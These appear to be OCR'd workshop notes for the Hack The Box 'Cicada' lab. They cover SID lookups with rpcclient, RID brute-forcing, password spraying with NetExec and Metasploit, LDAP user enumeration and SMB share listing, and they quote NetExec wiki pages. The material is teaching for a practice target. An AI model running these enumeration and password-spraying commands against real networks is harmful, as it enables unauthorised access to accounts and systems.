
rpcclient

```
rpcclient -U 'cicada.htb/' cicada.htb
```

```
rpcclient> lookupnames administrator
```

```
rpcclient> lookupsids S-1-5-21-917908876-1423158569-3159038727-500
```

```
rpcclient> lsaenumids
```



```
No.   Time         Source          Destination     Protocol Length Info
   70 13.883163662 10.129.231.149  10.10.14.9      LSARPC     216 lsa_OpenPolicy response
   71 13.883232261 10.10.14.9      10.129.231.149  LSARPC     284 lsa_LookupSids request
   72 13.891304366 10.129.231.149  10.10.14.9      LSARPC     352 lsa_LookupSids response
   73 13.891479996 10.10.14.9      10.129.231.149  LSARPC     220 lsa_Close request
```

```
▸ Transmission Control Protocol, Src Port: 445, Dst Port: 36004, Seq: 2499, Ack: 2759, Len: 300
▸ NetBIOS Session Service
▸ SMB2 (Server Message Block Protocol version 2)
▸ Distributed Computing Environment / Remote Procedure Call (DCE/RPC) Response, Fragment: Single, FragLen: 184, Call: 7, Ctx:
▾ Local Security Authority, lsa_LookupSids
    Operation: lsa_LookupSids (15)
    [Request in frame: 71]
  ▾ Pointer to Domains (lsa_RefDomainList)
      Referent ID: 0x00020000
    ▾ Domains
        Count: 1
      ▾ Pointer to Domains (lsa_DomainInfo)
          Referent ID: 0x00020004
          Max Count: 1
        ▾ Domains
          ▾ Name
              Length: 12
              Size: 14
            ▸ Pointer to String (uint16): CICADA
          ▾ Pointer to Sid (dom_sid2)
              Referent ID: 0x0002000c
              Count: 4
            ▸ Sid: S-1-5-21-917908876-1423158569-3159038727 (Domain SID)
        Max Size: 32
  ▾ Pointer to Names (lsa_TransNameArray)
    ▾ Names
        Count: 1
      ▾ Pointer to Names (lsa_TranslatedName)
          Referent ID: 0x00020010
          Max Count: 1
        ▾ Names
            Sid Type: SID_NAME_USER (1)
          ▾ Name
              Length: 26
```

```
0000  45 00 01 60 28 0a 40 00  7f 06 c8 64 0a 81 e7 95   E··`(·@· ···d····
0010  0a 0a 0e 09 01 bd 8c a4  de f9 04 e1 06 a2 69 59   ········ ······iY
0020  80 18 20 04 be 44 00 00  01 01 08 0a 00 41 40 d0   ·· ··D·· ·····A@·
0030  3b 2c 82 09 00 00 01 28  fe 53 4d 42 40 00 01 00   ;,·····( ·SMB@···
0040  00 00 00 00 0b 00 01 00  11 00 00 00 00 00 00 00   ········ ········
0050  0d 00 00 00 00 00 00 00  00 00 00 00 01 00 00 00   ········ ········
0060  4d 00 00 04 00 c0 00 00  00 00 00 00 00 00 00 00   M······· ········
0070  00 00 00 00 00 00 00 00  31 00 00 00 17 c0 11 00   ········ 1·······
0080  54 00 00 00 30 00 00 00  05 00 00 00 30 00 00 00   T···0··· ····0···
0090  70 00 00 00 00 00 00 00  70 00 00 00 b8 00 00 00   p······· p·······
00a0  00 00 00 00 00 00 00 00  05 00 02 03 10 00 00 00   ········ ········
00b0  b8 00 00 00 07 00 00 00  a0 00 00 00 00 00 00 00   ········ ········
00c0  00 00 02 00 01 00 00 00  04 00 02 00 20 00 00 00   ········ ···· ···
00d0  01 00 00 00 0c 00 0e 00  08 00 02 00 0c 00 02 00   ········ ········
00e0  07 00 00 00 00 00 00 00  06 00 00 00 43 00 49 00   ········ ····C·I·
00f0  43 00 41 00 44 00 41 00  04 00 00 00 01 04 00 00   C·A·D·A· ········
0100  00 00 00 05 15 00 00 00  8c 2d b6 36 29 ad d3 54   ········ ·-·6)··T
0110  07 1b 4b bc 01 00 00 00  10 00 02 00 01 00 00 00   ··K····· ········
0120  01 00 00 00 1a 00 1a 00  14 00 02 00 00 00 00 00   ········ ········
0130  0d 00 00 00 00 00 00 00  0d 00 00 00 41 00 64 00   ········ ····A·d·
0140  6d 00 69 00 6e 00 69 00  73 00 74 00 72 00 61 00   m·i·n·i· s·t·r·a·
0150  74 00 6f 00 72 00 00 00  01 00 00 00 00 00 00 00   t·o·r··· ········
```

Windows Security Identifiers (SID)


S-1-5-21-917908876-1423158569-3159038727-1001

S	Indicates that this is an SID
1	Revision Level, typically 1
5	Identifier authority, e.g. NULL (0), World (1), Local (2), Creator (3), Non-Unique (4), NT-Authority (5)
21	Indicates that this is a domain SID
917…727	Sub-authorities that uniquely identifies the domain
1001	Relative Identifier (RID), uniquely identifies the user or the group

SID (RID) Enumeration

```
impacket-lookupsid 'cicada.htb/guest'@cicada.htb -no-pass
```

```
nxc smb cicada.htb -u 'asdf' -p '' --rid-brute
```



SMB PROTOCOL > ENUMERATION

Enumerate Users by Bruteforcing RID

Enumerate users by bruteforcing the RID on the remote target

```
nxc smb 192.168.1.0/24 -u UserNAme -p 'PASSWORDHERE' --rid-brute
```

https://www.netexec.wiki/smb-protocol/enumeration/enumerate-users-by-bruteforcing-rid

Brute-Forcing Passwords

Username	Password
john.doe	12345
john.doe	Passw0rd
john.doe	Iloveyou
john.doe	jesus

Vertical Brute Force


Username	Password
john.doe	h4ckth3b0x
maria.meyer	h4ckth3b0x
kevin.miller	h4ckth3b0x
tony.stark	h4ckth3b0x

Horizontal Brute Force
aka password spraying

Password Spraying

```
nxc smb cicada.htb -u users.txt
 -p '<password>’
```

```
msfconsole
 > use auxiliary/scanner/smb/smb_login
 > set RHOSTS cicada.htb
 > set USER_FILE ~/Desktop/user.txt
 > set SMBPass "<password>"
 > run
```



SMB PROTOCOL > AUTHENTICATION

Checking Credentials (Domain)

Authentication

- Failed logins result in a [-]
- Successful logins result in a [+] Domain\Username:Password

ⓘ Code execution results in a (Pwn3d!) added after the login confirmation. With SMB protocol, most likely your compromised user is in the local administrators group.

```
SMB         192.168.1.101    445    HOSTNAME          [+] DOMAIN\Username:Password (P
```

The following checks will attempt authentication to the entire /24 though a single target may also be used.


ⓘ If NTLM authentication is not available, Kerberos requires the hostname and domain name instead of an IP address.

User/Password

```
#~ nxc smb 192.168.1.0/24 -u UserNAme -p 'PASSWORDHERE'
```

https://www.netexec.wiki/smb-protocol/authentication/checking-credentials-domain

Lightweight Directory Access Protocol (LDAP)



- World
  - htb
    - cicada
      - Builtin
      - Computers
      - Domain Controllers
      - ForeignSecurityPrincipals
      - Group
      - Groups
      - Infrastructure
      - Keys
      - LostAndFound
      - Managed Service Accounts
      - NTDS Quotas
      - Program Data
      - System
      - TPM Devices
      - Users
        - Administrator
        - David Orelious
        - Emily Oscars
        - Guest
        - John Smoulder
        - krbtgt
        - Michael Wrightson
        - Sarah Dantelia

Host: cicada.htb
Port: 389
Protocol: LDAP v3

Optional Values
Base DN: DC=cicada,DC=htb
Read Only: □

Security
Level: User + Password
User DN: michael.wrightson@cicada.htb
Password: ••••••••••••••••••••••••

Use a Template
cicada-htb


CN=David Orelious,CN=Users,DC=cicada,DC=htb: (0)

LDAP Queries

```
ldapsearch -H ldap://cicada.htb -b "DC=cicada,DC=htb" -D "michael.wrightson@cicada.htb"
-w '<password>' "(objectClass=user)" dn description
```

https://www.netexec.wiki/ldap-protocol/enumerate-users

```
nxc ldap cicada.htb -u "michael.wrightson" -p "<password>" --users
```



LDAP PROTOCOL

Enumerate Users

To enumerate all users via LDAP:

```
nxc ldap $ip -u $user -p $password --users
```

To enumerate just the **active** users via LDAP:


```
nxc ldap $ip -u $user -p $password --active-users
```

#3 SeBackup Privilege Abuse

Enumerating SMB Shares (authenticated)

```
nxc smb cicada.htb -u 'david.orelious' -p '<password>' --shares
```

